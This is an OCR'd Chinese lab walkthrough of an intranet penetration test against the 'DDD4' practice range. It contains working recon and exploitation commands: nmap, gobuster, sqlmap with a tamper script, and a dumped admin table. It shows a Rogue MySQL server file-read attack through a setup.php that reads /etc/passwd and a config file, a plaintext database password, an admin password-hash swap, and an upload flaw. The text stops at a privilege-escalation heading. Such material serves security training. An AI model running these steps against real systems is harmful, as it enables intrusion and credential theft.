
项目五 linux 内网完整渗透测试实例

作者 moon QQ 40497992

1. DDD4 靶场介绍

本靶场存在三个 flag 把下载到的虚拟机环境导入到虚拟机，本靶场需要把网络环境配置好。


1.1.网络示意图



2. 信息收集

2.1.主机发现


sudo netdiscover -i eth0 -r 192.168.0.0/24



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	30:fc:68:7f:04:fd	8	480	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.100	bc:5f:f6:fb:68:1e	1	60	MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.
192.168.0.102	94:d9:b3:11:33:cb	1	60	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.105	2c:6e:85:a4:28:c4	1	60	Intel Corporate
192.168.0.116	00:0c:29:a9:c6:93	79	4740	VMware, Inc.
192.168.0.107	00:2b:8f:30:bc:a9	19	1140	Unknown vendor
192.168.0.132	00:11:32:11:22:33	1	60	Synology Incorporated
192.168.0.120	04:4a:6c:4a:27:b1	1	60	HUAWEI TECHNOLOGIES CO.,LTD
192.168.0.128	c4:f0:81:89:ab:d1	1	60	HUAWEI TECHNOLOGIES CO.,LTD
192.168.0.126	7c:c7:09:98:83:1a	1	60	SHENZHEN RF-LINK TECHNOLOGY CO.,LTD.
192.168.0.106	a4:93:3f:1d:3c:33	3	180	HUAWEI TECHNOLOGIES CO.,LTD
192.168.0.121	00:2b:8f:30:bc:a9	1	60	Unknown vendor
192.168.0.122	[illegible]	1	60	Unknown vendor

2.2.nmap 主机发现


nmap -sn 192.168.0.0/24



```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 01:28 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0047s latency).
Nmap scan report for 192.168.0.100
Host is up (0.011s latency).
Nmap scan report for 192.168.0.105
Host is up (0.00057s latency).
Nmap scan report for 192.168.0.106
Host is up (0.036s latency).
Nmap scan report for 192.168.0.107
Host is up (0.018s latency).
Nmap scan report for 192.168.0.109
Host is up (0.000061s latency).
Nmap scan report for 192.168.0.122
Host is up (0.0058s latency).
Nmap scan report for 192.168.0.126
Host is up (0.0053s latency).
Nmap scan report for 192.168.0.128
Host is up (0.032s latency).
Nmap scan report for 192.168.0.132
Host is up (0.0038s latency).
Nmap done: 256 IP addresses (10 hosts up) scanned in 3.13 seconds
```

2.3.masscan 端口探测

sudo masscan -p 1-65535 192.168.0.122 --rate=1000



2.4.nmap 端口信息获取

kali@kali:~/ddd4$ nmap -sC -p 8888,3306,888,21,80 -A 192.168.0.122 -oA ddd4-port
Starting Nmap 7.80 (https://nmap.org) at 2020-04-27 01:41 EDT
Nmap scan report for 192.168.0.122
Host is up (0.0038s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp Pure-FTPd
| ssl-cert: Subject: commonName=116.27.229.43/organizationName=BT-PANEL/stateOrProvinceName=Guangdong/countryName=CN
| Not valid before: 2020-04-09T18:40:16
|_Not valid after: 2030-01-07T18:40:16
|_ssl-date: TLS randomness does not represent time
80/tcp open http Apache httpd
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache
|_http-title: \xE6\xB2\xA1\xE6\x9C\x89\xE6\x89\xBE\xE5\x88\xB0\xE7\xAB\x99\xE7\x82\xB9
888/tcp open http Apache httpd
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache
|_http-title: 403 Forbidden
3306/tcp open mysql MySQL 5.6.47-log
| mysql-info:
| Protocol: 10
| Version: 5.6.47-log
| Thread ID: 72
| Capabilities flags: 63487
| Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, LongPassword,


IgnoreSpaceBeforeParenthesis, InteractiveClient, Speaks41ProtocolNew, ODBCClient, SupportsLoadDataLocal, ConnectWithDatabase, SupportsCompression, FoundRows, LongColumnFlag, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
| Status: Autocommit
| Salt: ~4%\!-_vU'`2soS06\NR
|_ Auth Plugin Name: mysql_native_password
8888/tcp open http Ajenti http control panel
| http-robots.txt: 1 disallowed entry
|_/
| http-title: \xE5\xAE\x89\xE5\x85\xA8\xE5\x85\xA5\xE5\x8F\xA3\xE6\xA0\xA1\xE9\xAA\x8C\xE5\xA4\xB1\xE8\xB4\xA5
|_Requested resource was http://192.168.0.122:8888/login
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: Host: 0b842aa5.phpmyadmin

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.76 seconds

2.5.绑定 hosts

2.6.gobuser 的高级用法

gobuster dir -u http://www.ddd4.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x 'php,zip,html,rar' -o ddd4.log --wildcard -l | grep -v 10430 | grep -v "Size: 49"



/contact (Status: 200) [Size: 9142]
/products (Status: 200) [Size: 12837]
/search (Status: 200) [Size: 7633]
/partners (Status: 200) [Size: 8912]
/news (Status: 200) [Size: 14705]
/jobs (Status: 200) [Size: 14399]
/aboutus (Status: 200) [Size: 10027]
/News (Status: 200) [Size: 14705]
/upload (Status: 403) [Size: 261]
/service (Status: 200) [Size: 11713]
/skins (Status: 403) [Size: 261]
/Products (Status: 200) [Size: 12837]
/Contact (Status: 200) [Size: 9142]
/vote (Status: 200) [Size: 10708]
/aboutUs (Status: 200) [Size: 10027]
/AboutUs (Status: 200) [Size: 10027]
/temp (Status: 403) [Size: 261]
/config (Status: 403) [Size: 261]
/404.html (Status: 200) [Size: 1763]
/guestbook (Status: 200) [Size: 11408]
/NEWS (Status: 200) [Size: 14705]
/setup (Status: 403) [Size: 261]
/inc (Status: 403) [Size: 261]
/Jobs (Status: 200) [Size: 14399]

/editor (Status: 403) [Size: 261]
/Partners (Status: 200) [Size: 8912]
/certificate (Status: 200) [Size: 8453]
/LICENSE (Status: 403) [Size: 261]
/Service (Status: 200) [Size: 11713]
/joinus (Status: 200) [Size: 9281]
/loader (Status: 301) [Size: 297]
/industrynews (Status: 200) [Size: 11745]
/Vote (Status: 200) [Size: 10708]
/CONTACT (Status: 200) [Size: 9142]
/webmap (Status: 200) [Size: 10834]
/JoinUs (Status: 200) [Size: 9281]

3. 对目标进行渗透测试

3.1.SQLMAP 编码注入漏洞利用

sqlmap -u http://www.ddd4.com/search?keyword=11 --tamper chardoubleencode.py -v 1 --batch -p keyword

sqlmap -u http://www.ddd4.com/search?keyword=11 --tamper chardoubleencode.py -v 1 --batch -p keyword -D www_ddd4_com --dump -T doc_user




Table: doc_user

[1 entry]

+----+---------------+---------+---------+---------+----------------------------------

---------------------------------+-----+---------+---------+------+-----------------+-------

-------------+----------+---------+---------+----------+----------+----------+----------+---

--------+-------------+

| id | ip | qq | age | msn | pwd

| sex | mtel | name | role | email | dtTime | right |

address | cropPic | auditing | nickname | smallPic | username | lastlogin | originalPic |

+----+---------------+---------+---------+---------+----------------------------------

---------------------------------+-----+---------+---------+------+-----------------+-------

-------------+----------+---------+---------+----------+----------+----------+----------+---

--------+-------------+

| 1 | 192.168.0.107 | <blank> | <blank> | <blank> |

33e2q1yc3d033e22aesyc2140aec3l850c3a99s21232f297uj57a5a7438n4a0ex4a801yc3d0 |

1 | <blank> | <blank> | 10 | admin@localhost | 2020-04-24 19:45:38 | webadmin |

<blank> | <blank> | 1 | 创始人 | <blank> | admin | 0 | <blank>

|

+----+---------------+---------+---------+---------+----------------------------------

---------------------------------+-----+---------+---------+------+-----------------+-------

-------------+----------+---------+---------+----------+----------+----------+----------+---

--------+-------------+

webadmin admin

33e2q1yc3d033e22aesyc2140aec3l850c3a99s21232f297uj57a5a7438n4a0ex4a801yc3d0

明文是加密的解不开的

3.2.MYSQL 服务器恶意读取客户端文件漏洞利用

从网上下来一套源码。发现 setup\setup.php

```
<?php
$dbhost = $_REQUEST['dbhost'];
$uname    = $_REQUEST['uname'];
```

```
$pwd     = $_REQUEST['pwd'];
$dbname      = $_REQUEST['dbname'];
if($_GET['action']=="chkdb"){
      $con = @mysql_connect($dbhost,$uname,$pwd);
      if (!$con){
            die('-1');
      }
      $rs = mysql_query('show databases;');
      while($row = mysql_fetch_assoc($rs)){
            $data[] = $row['Database'];
      }
      unset($rs, $row);
      mysql_close();
      if (in_array(strtolower($dbname), $data)){
            echo '1';
      }else{
          echo '0';
      }
}elseif($_GET['action']=="creatdb"){
      if(!$dbname){
            die('0');
      }
      $con = @mysql_connect($dbhost,$uname,$pwd);
      if (!$con){
            die('-1');
      }
      if (mysql_query("CREATE DATABASE {$dbname} DEFAULT CHARACTER SET utf8
COLLATE utf8_general_ci",$con)){
         echo "1";
      }else{
         echo mysql_error();
      }
      mysql_close($con);
}
exit;
?>

$dbhost = $_REQUEST['dbhost'];
$uname    = $_REQUEST['uname'];
$pwd     = $_REQUEST['pwd'];
$dbname      = $_REQUEST['dbname'];
if($_GET['action']=="chkdb"){
      $con = @mysql_connect($dbhost,$uname,$pwd);
      if (!$con){
```

```
        die('-1');
    }
```

这个可以连接远程的 mysql 所以可以利用 mysql 的 bug 可以读取文件。


3.3.Rogue-MySql-Server 读取文件

https://github.com/allyshka/Rogue-MySql-Server


vim rogue_mysql_server.py

```
import socket
import asyncore
import asynchat
import struct
import random
import logging
import logging.handlers


PORT = 3306

log = logging.getLogger(__name__)

log.setLevel(logging.INFO)
tmp_format = logging.handlers.WatchedFileHandler('mysql.log', 'ab')
tmp_format.setFormatter(logging.Formatter("%(asctime)s:%(levelname)s:%(message)s"))
log.addHandler(
    tmp_format
)

filelist = (
    '/etc/passwd',
)


#=============================================
#=======No need to change after this lines=======
```

http://www.ddd4.com/setup/checkdb.php?dbname=mysql&uname=root&pwd=123456&dbhost=192.168.0.109&action=chkdb




获取报错路径



获取 /etc/passwd 内网

3.4.Rogue-MySql-Server 读取配置文件


/www/wwwroot/www.ddd4.com/config/doc-config-cn.php



得到数据库连接文件
dbname www_ddd4_com
username www_ddd4_com
password x4ix6ZrM7b8nFYHn

3.5. 登录 mysql

mysql -h192.168.0.122 -uwww_ddd4_com -px4ix6ZrM7b8nFYHn



3.6. 后台密文登录

密文不能直接破解 只能替换登录 登录之后再替换回来
修改程序生成密文
admin 的明文为
33e2q1yc3d033e22aesyc2140aec31850c3a99s21232f297uj57a5a7438n4a0ex4a801yc3d0

```
$_POST = cleanArrayForMysql($_POST);
$docEncryption = new docEncryption('admin');
echo $docEncryption->to_string();
function checkPwd($username,$pwd,$flag=false)
```

数据库修改密文
原来的密文
33e2q1yc3d033e22aesyc2140aec3l850c3a99s21232f297uj57a5a7438n4a0ex4a801yc3d0

MySQL [www_ddd4_com]> update doc_user set pwd='33e2q1yc3d033e22aesyc2140aec3l850c3a99s21232f297uj57a5a7438n4a0ex4a801yc3d0' where id=1;
Query OK, 1 row affected (0.005 sec)
Rows matched: 1 Changed: 1 Warnings: 0

成功登录后台。

3.7.后台上传漏洞


admini\controllers\system\bakup.php

```
function uploadsql()
{
    global $request;
    $uploadfile=basename($_FILES['uploadfile']['name']);
    if($_FILES['userfile']['size']>$request['max_file_size'])
        echo '<script>alert("您上传的文件超出了2M的限制!");window.history.go(-1);</script>';
    if(fileext($uploadfile)!='sql')
        echo '<script>alert("只允许上传sql格式文件!");window.history.go(-1);</script>';
    $savepath = ABSPATH.'/temp/data/'.$uploadfile;
```

```
    if(move_uploaded_file($_FILES['uploadfile']['tmp_name'], $savepath))
    {
        echo '<script>alert("数据库SQL脚本文件上传成功!");window.history.go(-1);</script>';
    }
    else
    {
        echo '<script>alert("数据库SQL脚本文件上传失败!");window.history.go(-1);</script>';
    }
}
```


存在逻辑问题 上传 SQL 判断没有退出 导致可上传任何文件


数据包



上传后无法执行 htc 重写了 url 禁止一些目录访问。

3.8.模板编辑拿 webshell





4. linux 特权提升

